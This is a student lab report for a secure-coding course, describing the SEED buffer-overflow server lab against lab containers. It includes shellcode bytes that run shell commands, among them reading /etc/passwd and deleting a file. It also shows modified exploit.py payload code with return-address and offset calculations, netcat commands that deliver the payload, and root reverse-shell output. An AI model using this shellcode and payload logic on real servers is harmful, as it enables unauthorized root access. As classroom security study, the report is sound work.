

Diya Jain

Dr. Yao Liu

CNT 4419: Secure Coding

24th October, 2023

Buffer Overflow Attack Lab: Server Version

Abstract

In the realm of cybersecurity and technology security, the term "buffer overflow" stands out as a prominent vulnerability that malicious actors exploit to gain unauthorized access to software systems. Consequently, individuals in computer-related fields should prioritize gaining a profound comprehension of this vulnerability and develop a comprehensive approach to managing it.

Introduction

This lab will encompass four main areas of focus. To begin with, we'll delve into the realm of buffer overflow vulnerability and attacks. Secondly, we'll explore the intricacies of function stack layout. Next, we'll delve into various approaches aimed at mitigating these issues, including the implementation of randomization, non-executable stacks, and StackGuard. Lastly, a separate lab will be dedicated to the creation of shellcode. All of these topics will be explored by devising a plan to exploit root privilege on four distinct servers, each hosting different programs with buffer overflow vulnerabilities. Subsequently, we will also delve into several countermeasures designed to thwart buffer overflow attacks.

Methods and Materials

In this lab, we will use SEED Ubuntu 20.04 VM to test the result. Besides, some textbook materials such as SEED Book, *Computer & Internet Security: A Hands-on Approach*, 2nd Edition, by Wenliang Du and SEED Lecture at Udemy, *Computer Security: A Hands-on Approach*, by Wenliang Du are helpful resources about coverage of the buffer-overflow attack.

Results

Task 1: Get Familiar with the Shellcode


In this task, we will learn that buffer-overflow attacks are about attackers inserting malicious code into the victim program. Therefore, attackers will take over the victim program's

privilege to execute the code. One of the most used payloads in most code-injection attacks is shellcode. In this task, we will learn about shellcode.

A provided binary version of the generic shellcode will be analyzed and modified so that it can be able to delete a file. The picture below is the provided code:

```
shellcode = (
    "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
    "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
    "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
    "/bin/bash*"
    "-c*"
    "/bin/ls -l; echo Hello; /bin/tail -n 2 /etc/passwd"
    # The * in this line serves as the position marker
    "AAAA" # Placeholder for argv[0] --> "/bin/bash"
    "BBBB" # Placeholder for argv[1] --> "-c"
    "CCCC" # Placeholder for argv[2] --> the command string
    "DDDD" # Placeholder for argv[3] --> NULL
).encode('latin-1')
```

In the task, we started by making a virus file called “newvirusfile” using the create a file command. The picture below shows the newvirusfile is created.



In the below picture we have the 32-bit shellcode that is used to delete the .txt file from the folder Labsetup.

```

11  "- C*"
12  # You can modify the following command string to run any command.
13  # You can even run multiple commands. When you change the string,
14  # make sure that the position of the * at the end doesn't change.
15  # The code above will change the byte at this position to zero,
16  # so the command string ends here.
17  # You can delete/add spaces, if needed, to keep the position the
18  # same.
19  # The * in this line serves as the position marker
20  #"/bin/ls -l; echo Hello 64; /bin/tail -n 4 /etc/passwd  *"
21  "echo 'delete the virus file'; /bin/rm /tmp/newvirusfile  *"
22  "AAAAA" # Placeholder for argv[0] --> "/bin/bash"
23  "BBBBBB" # Placeholder for argv[1] --> "-c"
24  "CCCCCCC" # Placeholder for argv[2] --> the command string
25  "DDDDDDD" # Placeholder for argv[3] --> NULL
26  ).encode('latin-1')
27  content = bytearray(200)

```

Python 3 Tab Width: 8 Ln 20, Col 65 INS

[10/24/23] seed@VM:~/.../shellcode\$

In the below picture we can see that after running the above 32-bit shellcode, we can see that the file has been deleted.

```

[10/24/23] seed@VM:~/.../shellcode$ ls /tmp
config-err-rVXeSl
config-err-SnbGQ4
_MEIawVlps
systemd-private-59129fb4064d47e6be0b413363ce6932-colord.service-Wdmbtg
systemd-private-59129fb4064d47e6be0b413363ce6932-ModemManager.service-XZoTAi
systemd-private-59129fb4064d47e6be0b413363ce6932-switcheroo-control.service-jN
hNxi
systemd-private-59129fb4064d47e6be0b413363ce6932-systemd-logind.service-No4z5e
systemd-private-59129fb4064d47e6be0b413363ce6932-systemd-resolved.service-NA19
Ng
systemd-private-59129fb4064d47e6be0b413363ce6932-systemd-timesyncd.service-R2C
IBi
systemd-private-59129fb4064d47e6be0b413363ce6932-upower.service-J5VA0e
Temp-3386aab4-058d-431b-948e-a99b0f1e78ca
Temp-51d6a8e3-9bf4-4edf-be87-2df585bb57dd
tracker-extract-files.1000
tracker-extract-files.125
VMwareDnD


```

Task 2: Level-1 Attack

In this task, we will exploit the buffer-overflow vulnerability in a 32-bit victim program running on 10.9.0.5 (the port number is 9090). The reason why there is a potential buffer overflow is that only 517 bytes of user data will be accepted by the users. To be able to finish this task, we will need to modify a provided code-named 'exploit.py' to prepare a payload and save it into a file named 'badfile'. We can see how attackers can use the revershell technique to take control of the root privileges.

To be able to achieve this, the memory layout of the program such as the ebp, the buffer, or the return address needs to be known. In this task, this information can be found in the docker container. The attacker can place the vulnerable program to the provided program to obtain these data. As an attacker, we can overwrite the return address so that when the functions return, the program will be directed to our shellcode instead of the original user and get the root privileges.

The first step is printing out the messages from the victim container like the picture below. We will get the Frame Pointer (ebp) inside bof() is 0xffffd368 and the buffer's address inside bof() is 0xffffd2f8.



```

attack-code bof-containers docker-compose.yml server-code shellcode
[10/24/23]seed@VM:~/.../Labsetup$ cd attack-code
[10/24/23]seed@VM:~/.../attack-code$ ls
brute-force.sh exploit.py
[10/24/23]seed@VM:~/.../attack-code$ echo hello | nc 10.9.0.5 9090
^C

server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd368
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd2f8
server-1-10.9.0.5 | ==== Returned Properly ====

```

Here is the modified code to be able to take the root privileges. First of all, we will calculate the position to put the shellcode in the payload by changing the start number to 517 (input size) - the length of the shellcode. This step makes sure that it will be executed when buffer overflow happens.

Next, we changed the ret value to ebp + random number. Then, we can calculate the return address by subtracting the buffer's address from the ebp which is equal to $0xffffd368 - 0xffffd2f8 = 0x70$, we will get 112. Next, we will add 4 to the return address to get the offset. Therefore, the offset value will be $112 + 4 = 116$. The goal of these steps is to direct the victim program to the return address of the shellcode placed in the payload.

Then, we run the program again by using './exploit.py' and 'cat badfile | nc 10.9.0.5 9090'. We will see that we still get the same number for the frame pointer and buffer's address

```

server.c x  stack.c x  Makefile x  call_shellcode.c x  shellcode_32.py x  shellcode_64.py x  exploi
22 "DDDD" # Placeholder for argv[3] --> NULL
23 ).encode('latin-1')
24
25 # Fill the content with NOP's
26 content = bytearray(0x90 for i in range(517))
27
28 #####
29 # get info from server
30 # $ebp=0xffffd738; &buffer=0xffffd6c8
31 # $ebp - &buffer = 112
32 # Put the shellcode somewhere in the payload
33 start = 517 - len(shellcode) # Change this number
34 content[start:start + len(shellcode)] = shellcode
35
36 # Decide the return address value
37 # and put it somewhere in the payload
38 ret = 0xffffd738 + 10 # Change this number 10 to be
39 offset = 112 + 4 # Change this number $ebp - &buffer + 4
40
41 # Use 4 for 32-bit address and 8 for 64-bit address

```

We will run 'nv -lnv 9090' in the Labsetup folder and we see the message below.

'root@b395192a8440: /bof#' showed that we successfully got a rootshell.

```

[10/24/23] seed@VM:~/.../attack-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 56684
root@b395192a8440:/bof# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.5 netmask 255.255.255.0 broadcast 10.9.0.255
    ether 02:42:0a:09:00:05 txqueuelen 0 (Ethernet)
    RX packets 53 bytes 5509 (5.5 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 14 bytes 885 (885.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)

```

Task 3: Level-2 Attack

This task is similar to the previous task but the difficulty will be increased by hiding an important piece of information that is the buffer address. In this task, we will attack server 10.9.0.6 instead of 10.9.0.5. We will repeat the same steps in task 2 and we will see the message in the picture below:

```

server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 6
server-2-10.9.0.6 | Buffer's address inside bof():      0xffffd678
server-2-10.9.0.6 | ==== Returned Properly ====

```

We will modify the code as we did in the previous task. The only things different are how to change the ret and offset numbers. We will assign `ret = buffer address + 300`. We assume that the range of the buffer size in bytes is from 100 to 300. We will add the maximum value of 300 to the buffer address because the shellcode should be at a high position in the memory or at the bottom of the stack. By doing this, the return address will be near the shellcode. The code is shown below:

```

31# &buffer=0xffffd678
32# buffer size unknown with ebp
33# Put the shellcode somewhere in the payload
34start = 517 - len(shellcode)          # Change this number
35content[start:start + len(shellcode)] = shellcode
36
37# Decide the return address value
38# and put it somewhere in the payload
39ret    = 0xffffd678 + 300
40
41
42#put the ret in the first 240 = 60*4 byte of the badfile
43# Use 4 for 32-bit address and 8 for 64-bit address
44for i in range(60):
45    offset = i*4
46    content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
47#####
48

```

Then, we will run the command `'nc -lnv 9090'` with the `'cat badfile | nc 10.9.0.6 9090'` again and the result will show us that we got the rootshell successfully like the picture below.

```

[10/24/23]seed@VM:~/.../attack-codes$ ./exploit2.py
[10/24/23]seed@VM:~/.../attack-codes$ cat badfile | nc 10.9.0.6 9090

```

```

[10/24/23]seed@VM:~/.../attack-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
^C
[10/24/23]seed@VM:~/.../attack-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.6 51030
root@4daba969d142:/bof# ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defa
ult qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
29: eth0@if30: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state
UP group default
    link/ether 02:42:0a:09:00:06 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.9.0.6/24 brd 10.9.0.255 scope global eth0
        valid_lft forever preferred_lft forever
root@4daba969d142:/bof# █

```

Discussion

The most challenging in this lab is setting up the lab. I have trouble installing the Virtual Machine on Macbook M1. For some reason, it keeps crashing and I spent a lot of time to fix it. However, it still didn't work out so I used a different operating system (Windows 10) to run the Virtual Machine. It works better with Windows but I can't achieve the full screen. If I open this VM in full-screen mode, it will be crashed. Besides, this VM is not working well. For the same code, it didn't give me the correct results right away, I have to power off and turn it on again so many times (without changing anything for my code) to achieve the correct result.

The most important note while doing this lab is we should keep the same length of the original command string as I mentioned above in task 2. I didn't pay attention and it took me a lot of time to debug what is wrong with my code because my program kept crashing every time I run it.

Conclusion

In general, this lab is a great chance to learn about buffer flow attacks, especially reverse shell techniques. On the other hand, this lab allows us to work with Virtual Machines and it is a valuable experience. The provided instructions and links are very helpful tools to help us to finish the task successfully.